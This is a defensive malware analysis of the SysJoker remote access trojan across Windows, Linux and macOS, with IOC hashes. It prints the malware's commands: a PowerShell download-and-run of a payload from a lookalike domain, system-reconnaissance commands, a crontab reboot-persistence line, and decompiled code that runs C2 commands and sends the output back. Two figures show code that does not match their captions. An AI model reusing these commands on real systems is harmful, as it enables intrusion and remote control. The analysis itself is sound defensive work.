SysJoker – An Analysis of a Multi-OS RAT

By Threat Analysis Unit

Published: 2022-03-23 · Archived: 2026-04-05 14:54:24 UTC

This article was written by Sagar Daundkar.

Summary

SysJoker RAT is cross-platform malware which targets Windows, Linux and macOS operating systems. Being cross-platform allows the malware authors to gain advantage of wide infection on all major platforms. SysJoker has the ability to execute commands remotely as well as download and execute new malware on victim machines. The major functionality remains the same in all three platforms due to its shared code. In this post, we will research further how the malware differs between the different operating system versions.

Windows Version

For the Windows version of SysJoker, the first stage malware is a DLL which downloads the main payload of the SysJoker RAT. The DLL uses powershell commands to download the zip file from the url, unzip it, then execute the final payload. Detailed behavior is as below:

It first creates a directory *"C:\ProgramData\RecoverySystem"*, then executes powershell to download zip from github containing the final payload msg.exe.

"powershell.exe Invoke-WebRequest -Uri 'https://github.url-mini.com/msg.zip' -OutFile 'C:\ProgramData\RecoverySystem\recoveryWindows.zip';Write-Output "Time taken : $((Get –Date).Subtract($start_time).Seconds) second(s)""

Furthermore, it extracts the downloaded recoveryWindows.zip in same directory where zip is downloaded with powershell command below:

"powershell.exe Expand-Archive -LiteralPath 'C:\ProgramData\RecoverySystem\recoveryWindows.zip' -DestinationPath 'C:\ProgramData\RecoverySystem'"

Finally it launches the extracted msg.exe with powershell command:

"powershell.exe start C:\ProgramData\RecoverySystem\msg.exe"

Msg.exe sleeps multiple times to evade security products. It copies itself to "C:\ProgramData\SystemData*igfxCUIService.exe*" with below powershell command:

"powershell.exe copy C:\ProgramData\RecoverySystem\msg.exe C:\ProgramData\SystemData\igfxCUIService.exe"

The malware then executes this igfxCUIService.exe to begin the RAT activity.



Figure 1. Code for executing the final RAT.

The final payload decodes the encoded responses from C2 by applying Base64 decode and XOR decryption sequentially. It first decrypts the Google Drive URL that points to an encrypted file that is used to determine the C2 internet address.



Figure 2. Code for Decrypting the GDrive URL

In sequence, the malware will run multiple command lines to collect various system information, which it will store into temporary text files. This collected information includes the network MAC address, hard drive serial number, current user name,OS info, and the IP address.

- *C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe getmac | Out-File -Encoding Default C:\ProgramData\SystemData\temps1.txt ; wmic path win32_physicalmedia get SerialNumber | Out-File -Encoding Default C:\ProgramData\SystemData\temps2.txt*

- *C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe $env:username | Out-File -Encoding Default C:\ProgramData\SystemData\tempu.txt*
- *C:\Windows\System32\cmd.exe /c wmic OS get Caption, CSDVersion, OSArchitecture, Version / value > C:\ProgramData\SystemData\tempo1.txt && type C:\ProgramData\SystemData\tempo1.txt > C:\ProgramData\SystemData\tempo2.txt*
- *C:\Windows\System32\cmd.exe /c wmic nicconfig where "IPEnabled = True" get ipaddress > C:\ProgramData\SystemData\tempi1.txt && type C:\ProgramData\SystemData\tempi1.txt > C:\ProgramData\SystemData\tempi2.txt*

With above commands executed it creates JSON objects by reading through the temporary text files and encrypts it with XOR. This encrypted data is then base64 encoded and stored in the newly created "*C:\ProgramData\SystemData*\microsoft_Windows.dll" file. The plain text JSON object is as shown in Figure 3.


```
{
   "sn":"00-0C-29-1C-46-10_",
   "us":"Username",
   "os":"Microsoft Windows 10 Enterprise 64-bit 10.0.10240",
   "av":"",
   "ip":"172.10.240.130"
}
```


Figure 3. Json object for machine information before encryption

SysJoker sends this collected machine information as an initial beacon to the C2 server. After registering with the C2, it becomes available for the threat actor to send commands to execute. These commands send their results whether the command execution is successful or not. SysJoker supports receiving four commands from the C2 though, notably, they are not all functional:

- cmd
- exe
- remove_reg
- exit
- "c**md**" command

Upon receiving a "cmd" network packet, the RAT will parse out the embedded command line sent by the threat actor and execute it with cmd.exe as shown in Figure 4. It will redirect the output of commands executed to a file named "*C:\ProgramData\SystemData*\txc1.txt", which is then encoded and transmitted to C2. It can support almost all commands which can be executed with cmd.exe.

```
CommandLine_formation(v57, a5, "/c ", 3, v8, v53);
LOBYTE(v80) = 2;
v9 = Combine_String(" > \"", 4);
v64 = 0i64;
v63 = *v9;
v64 = *(v9 + 16);
*(v9 + 16) = 0;
*(v9 + 20) = 15;
*v9 = 0;
LOBYTE(v80) = 3;
v10 = &v77;
v53 = v78;
if ( v79 >= 0x10 )
  v10 = v77;
v11 = Combine_String(v10, v53);
v66 = 0i64;
v65 = *v11;
v66 = *(v11 + 16);
*(v11 + 16) = 0;
*(v11 + 20) = 15;
*v11 = 0;
LOBYTE(v80) = 4;
v12 = Combine_String("\\txc1.txt\" && type \"", 20);
v68 = 0i64;
v67 = *v12;
v68 = *(v12 + 16);
*(v12 + 16) = 0;
*(v12 + 20) = 15;
*v12 = 0;
LOBYTE(v80) = 5;
v13 = &v77;
v53 = v78;
if ( v79 >= 0x10 )
  v13 = v77;
v14 = Combine_String(v13, v53);
v70 = 0i64;
v69 = *v14;
v70 = *(v14 + 16);
*(v14 + 16) = 0;
*(v14 + 20) = 15;
*v14 = 0;
LOBYTE(v80) = 6;
v15 = Combine_String("\\txc1.txt\" > \"", 14);
```

Figure 4. Code for processing cmd command

- **“exe” command**

Upon receiving an “exe” network packet, the RAT will parse out multiple components from the data. This includes an embedded URL from the packet. This URL is used to download a file and place it into the specified directory. Once downloaded, the file will be executed.

```
.text:00BA0A77 6A 03                    push    3
.text:00BA0A79 68 78 72 BE 00           push    offset aExe                     ; "exe"
.text:00BA0A7E E8 1D 08 01 00           call    sub_BB12A0
.text:00BA0A83 83 C4 08                 add     esp, 8
.text:00BA0A86 84 C0                    test    al, al
.text:00BA0A88 0F 84 AC 03 00 00        jz      loc_BA0E3A
.text:00BA0A8E 68 7C 72 BE 00           push    offset aUrl                     ; "url"
.text:00BA0A93 8D 8D 40 FF FF FF        lea     ecx, [ebp+var_C0]
.text:00BA0A99 E8 62 97 00 00           call    sub_BAA200
.text:00BA0A9E 8D 4D D4                 lea     ecx, [ebp+var_2C]
.text:00BA0AA1 51                       push    ecx
.text:00BA0AA2 8B C8                    mov     ecx, eax
.text:00BA0AA4 E8 97 98 00 00           call    sub_BAA340
.text:00BA0AA9 68 80 72 BE 00           push    offset aDir                     ; "dir"
.text:00BA0AAE 8D 8D 40 FF FF FF        lea     ecx, [ebp+var_C0]
.text:00BA0AB4 C6 45 FC 06              mov     byte ptr [ebp+var_4], 6
.text:00BA0AB8 E8 43 97 00 00           call    sub_BAA200
.text:00BA0ABD 8D 4D 8C                 lea     ecx, [ebp+lpMultiByteStr]
.text:00BA0AC0 51                       push    ecx
.text:00BA0AC1 8B C8                    mov     ecx, eax
.text:00BA0AC3 E8 78 98 00 00           call    sub_BAA340
.text:00BA0AC8 68 84 72 BE 00           push    offset aName_0                  ; "name"
```

Figure 5. Code for processing exe command

- “remove_reg” and “exit” commands

There were two more commands found in code: *remove_reg*, and *exit*. However, these commands were not fully functional in the samples analyzed.

```
                push    0Ah
                cmovnb  ecx, edi
                push    offset aRemoveReg ; "remove_reg"
                call    FindString_function
                add     esp, 8
                test    al, al
                jz      short loc_411096
                push    offset aName_0  ; "name"
                lea     ecx, [ebp+var_C0]
                call    sub_41A200
                lea     ecx, [ebp+var_A4]
                push    ecx
                mov     ecx, eax
                call    sub_41A340
                lea     ecx, [ebp+var_A4]
                jmp     loc_410E00
--------------------------------------------------------------------------

1096:                                   ; CODE XREF: sub_4109A0+6CB↑j
                mov     edx, [ebp+var_4C]
                lea     ecx, [ebp+var_5C]
                cmp     esi, 10h
                push    4
                cmovnb  ecx, edi
                push    offset aExit    ; "exit"
                call    FindString_function
                add     esp, 8
                lea     ecx, [ebp+var_5C]
                test    al, al
                jnz     loc_410E08
```

Figure 6. Parsing of remove_reg and exit commands

Linux Version

The Linux version of SysJoker has many similarities in behavior to the Windows version from the collection of system information and string decryption logic to supported commands. The xor decryption key is similar in both operating system versions.

Persistence:

The malware will first create persistence with a cron job. This job is set to execute a copy of the malware stored at “/home/$username/.Library/SystemServices/updateSystem”, as shown in Figure 7.

```
[redacted]@ubuntu:~/Desktop$ ./bd0141e88a0d56b508bc52db4dab68a49b6027a486e4d9514ec0db006fe71eed.elf
no crontab for [redacted]
(crontab -l; echo "@reboot (/home/[redacted]/.Library/SystemServices/updateSystem)") | crontab -
no crontab for [redacted]
```

Figure 7. Terminal log of malware creating Cronjob scheduler.

The malware uses code shown in Figure. 8 to create a cron job by using the Linux crontab command.

```
std::operator+<char,std::char_traits<char>,std::allocator<char>>(&v6, "@reboot (", &pathApp);
std::operator+<char,std::char_traits<char>,std::allocator<char>>(&v5, &v6, ")");
std::string::~string(&v6);
std::operator+<char,std::char_traits<char>,std::allocator<char>>(
  &v7,
  "crontab -l | egrep -v \"^(#|$)\" | grep -e \"",
  &v5);
std::operator+<char,std::char_traits<char>,std::allocator<char>>(&v4, &v7, "\"");
std::string::~string(&v7);
std::string::string(&v8, &v4);
execz(&v3, &v8, 0LL);
```

Figure 8. Code for creating Cronjob scheduler on reboot

If the “updateSystem” file is already present at ““/home/$username/.Library/SystemServices”, and if any process is running with name “updateSystem”, then the malware kills that process and replace updateSystem file with self copy.

pkill updateSystem
cp -rf ‘.’ ‘/home/username/.Library/SystemServices/updateSystem’

Code shown in Figure. 9 is used to form and execute above commands:

```
else if ( std::operator==<char,std::char_traits<char>,std::allocator<char>>(&v21, "cmd") )
{
  v9 = nlohmann::basic_json<std::map,std::vector,std::string,bool,long,unsigned long,double,std::allocator,nlohmann::a
         &v22,
         "command");
  nlohmann::basic_json<std::map,std::vector,std::string,bool,long,unsigned long,double,std::allocator,nlohmann::adl_s
    &EncryptedCommand,
    v9);
  dec_xor(&Commandline_to_execute, &EncryptedCommand);
  std::string::~string(&EncryptedCommand);
  if ( std::operator!=<char,std::char_traits<char>,std::allocator<char>>(&Commandline_to_execute, &Base64_Key) )
  {
    std::string::string(&v33, &Commandline_to_execute);
    execz(&v14, &v33, 0LL);
    std::string::~string(&v33);
    ConcatFunction0(&v34, "{\"status\":\"success\",\"result\":\"", &v14);
    ConcatFunction1(&v13, &v34, "\"}");
    std::string::~string(&v34);
    std::string::string(&v35, &v13);
    std::string::string(&v36, a1);
    postData(&v36, &v35);
```

Figure 9. Code for updateSystem process kill

It then executes the ‘updateSystem’ with below command:

nohup ‘/home/username/.Library/SystemServices/updateSystem’ >/dev/null 2>&1

The updateSystem process will read a text file hosted on a Google Drive account to get the final C2 URL. The response is Base64 decoded and decrypted with an XOR key, as shown in Figure .

```
std::operator+<char,std::char_traits<char>,std::allocator<char>>(&v6, "@reboot (", &pathApp);
std::operator+<char,std::char_traits<char>,std::allocator<char>>(&v5, &v6, ")");
std::string::~string(&v6);
std::operator+<char,std::char_traits<char>,std::allocator<char>>(
  &v7,
  "crontab -l | egrep -v \"^(#|$)\" | grep -e \"",
  &v5);
std::operator+<char,std::char_traits<char>,std::allocator<char>>(&v4, &v7, "\"");
std::string::~string(&v7);
std::string::string(&v8, &v4);
execz(&v3, &v8, 0LL);
```

Figure 8. Code used to encrypt the response before sending

SysJoker will transmit the collected machine information to the C2 server and await further commands. These additional commands will be received in a similar packet structure that is XOR encrypted and Base64 encoded.

Like the Windows version of the malware, the Linux variant has minimal commands built into it. Below are the commands supported by RAT:

- **cmd command**

Upon receiving a “cmd” network packet, the RAT will parse out the embedded command line sent by the threat actor and execute it directly, as shown in Figure 9. The output of the command is then encrypted and sent to the C2 server.

```
else if ( std::operator==<char,std::char_traits<char>,std::allocator<char>>(&v21, "cmd") )
{
  v9 = nlohmann::basic_json<std::map,std::vector,std::string,bool,long,unsigned long,double,std::allocator,nlohmann::a
         &v22,
         "command");
  nlohmann::basic_json<std::map,std::vector,std::string,bool,long,unsigned long,double,std::allocator,nlohmann::adl_s
    &EncryptedCommand,
    v9);
  dec_xor(&Commandline_to_execute, &EncryptedCommand);
  std::string::~string(&EncryptedCommand);
  if ( std::operator!=<char,std::char_traits<char>,std::allocator<char>>(&Commandline_to_execute, &Base64_Key) )
  {
    std::string::string(&v33, &Commandline_to_execute);
    execz(&v14, &v33, 0LL);
    std::string::~string(&v33);
    ConcatFunction0(&v34, "{\"status\":\"success\",\"result\":\"", &v14);
    ConcatFunction1(&v13, &v34, "\"}");
    std::string::~string(&v34);
    std::string::string(&v35, &v13);
    std::string::string(&v36, a1);
    postData(&v36, &v35);
```

Figure 9. Code for processing cmd command

- **exe command**

Upon receiving an “exe” network packet, the RAT will parse out multiple components from the data. This includes an embedded URL from the packet. This URL is used to download a file and place it into the specified directory. The downloaded file is expected to be a ZIP archive, which will be unzipped to an executable file. The malware sets this file as executable and then launches it, as shown in Figure 10.

```
ConcatFunction0(&v26, "unzip -o '", &DownloadedZip);
ConcatFunction1(&v25, &v26, "' -d '");
ConcatFunction2(&v24, &v25, v11);
ConcatFunction1(&ExtractedExe, &v24, "'");
execz(&v22, &ExtractedExe, 0LL);
std::string::~string(&v22);
std::string::~string(&ExtractedExe);
std::string::~string(&v24);
std::string::~string(&v25);
std::string::~string(&v26);
std::filesystem::path::path<std::string,std::filesystem::path>(&v27, &DownloadedZip, 2LL);
v6 = std::filesystem::exists(&v27, &DownloadedZip);
std::filesystem::path::~path(&v27);
if ( v6 )
{
  std::filesystem::path::path<std::string,std::filesystem::path>(&v28, &DownloadedZip, 2LL);
  std::filesystem::remove(&v28, &DownloadedZip);
  std::filesystem::path::~path(&v28);
}
std::operator+<char,std::char_traits<char>,std::allocator<char>>(&v29, v11, "/");
ConcatFunction2(&v13, &v29, v10);
std::string::~string(&v29);
ConcatFunction0(&v32, "chmod 0777 '", &v13);
ConcatFunction1(&v31, &v32, "'");
execz(&v30, &v31, 0LL);
```

Figure 10. Code for processing exe command

Once complete, the malware will send a basic response to the C2, as shown in Figure 11.

```
v8 = download(&v29, &v28, &v27);
std::string::~string(&v29);
std::string::~string(&v28);
std::string::~string(&v27);
if ( v8 )
  std::string::operator=(&v16, "{\"status\":\"success\"}");
else
  std::string::operator=(&v16, "{\"status\":\"excption\"}");
```

Figure 11. Response sent after execution of exe command

MacOS Version

The MacOS version of malware has many similarities to the other versions. The malware is seen running with the filename of types-config.ts, copied to the directory of *"/Library/MacOsServices/updateMacOs"*. From the strings found in the malware we can get a basic understanding of its functionality, as shown in Figure 12.

```
/Library/MacOsServices
/Library/SystemNetwork
https://drive.google.com/uc?export=download&id=1W64PQQxrwY3XjBnv_QAeBQu-ePr537eu
/Library/LaunchAgents
/Library/LaunchAgents/com.apple.update.plist
unzip -o '
' -d '
chmod 0777 '
nohup '
' >/dev/null 2>&1 &
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/14.1.2 Safari/605.1.15
response:
domain
serial=
&name=
&os=
&anti=
&ip=
&user_token=987217232
token
/api/attach
/api/req/res
token=
&id=
&response=
type
name
{"status":"success"}
{"status":"excption"}
command
{"status":"success","result":"
addToStatup
/updateMacOs
cp '
getUrlAvailable
domain:
token:
/api/req
```

Figure 12. String from macOS version of RAT

Persistence

The malware persists on the system by using launchAgents named “Apple launch service” targeting

“/Library/MacOsServices/updateMacOs”.

The other functionality is almost identical to Linux version of malware including C2 communications, commands, and responses.

Indicators of Compromise (IOCs)

Indicator	Type	Context
61df74731fbe1eafb2eb987f20e5226962eeceef010164e41ea6c4494a4010fc	SHA256	SysJoker Downloader DLL
d476ca89674c987ca399a97f2d635fe30a6ba81c95f93e8320a5f979a0563517	SHA256	SysJoker Downloader DLL
36fed8ab1bf473714d6886b8dcfbcaa200a72997d50ea0225a90c28306b7670e	SHA256	SysJoker RAT
1ffd6559d21470c40dcf9236da51e5823d7ad58c93502279871c3fe7718c901c	SHA256	SysJoker RAT

1a9a5c797777f37463b44de2b49a7f95abca786db3977dcdac0f79da739c08ac	SHA256	OSX SysJoker RAT
fe99db3268e058e1204aff679e0726dc77fd45d06757a5fda9eafc6a28cfb8df	SHA256	OSX SysJoker RAT
d0febda3a3d2d68b0374c26784198dc4309dbe4a8978e44bb7584fd832c325f0	SHA256	OSX SysJoker RAT
bd0141e88a0d56b508bc52db4dab68a49b6027a486e4d9514ec0db006fe71eed	SHA256	ELF SysJoker
d028e64bf4ec97dfd655ccd1157a5b96515d461a710231ac8a529d7bdb936ff3	SHA256	ELF SysJoker
d1d5158660cdc9e05ed0207ceba2033aa7736ed1	SHA1	SysJoker Downloader DLL
888226b749b3fa93dadf5d7c2acf32c71e3a0918	SHA1	SysJoker Downloader DLL
1e894ddc237b033b5b1dcf9b05d281ff0a053532	SHA1	SysJoker RAT
fad66bdf5c5dc2c050cbc574832c6995dba086a0	SHA1	SysJoker RAT
554aef8bf44e7fa941e1190e41c8770e90f07254	SHA1	OSX SysJoker RAT
f5149543014e5b1bd7030711fd5c7d2a4bef0c2f	SHA1	OSX SysJoker RAT
01d06375cf4042f4e36467078530c776a28cec05	SHA1	OSX SysJoker RAT
23c56da0cdddc664980705c4d14cb2579a970eed	SHA1	ELF SysJoker
b21ba8da278b75e1cc515b6e2c84b91be6611800	SHA1	ELF SysJoker
d71e1a6ee83221f1ac7ed870bc272f01	MD5	SysJoker Downloader DLL
293f116c2c51473ae2bf7f4e787d3ec3	MD5	SysJoker Downloader DLL
9a7f0b64007cedfa9ae20dd212892d73	MD5	SysJoker RAT

d90d0f4d6dad402b5d025987030cc87c	MD5	SysJoker RAT
e06e06752509f9cd8bc85aa1aa24dba2	MD5	OSX SysJoker RAT
6fb483e7ec55f8c56849d8f4f31bfd7b	MD5	OSX SysJoker RAT
85dbbaa8c4d37ebb9829464f0510787b	MD5	OSX SysJoker RAT
5e11432c30783b184dc2bf27aa1728b4	MD5	ELF SysJoker
c805649d6909bf1d7e220f144801044b	MD5	ELF SysJoker

Table 1. Indicators of Compromise (IOCs)
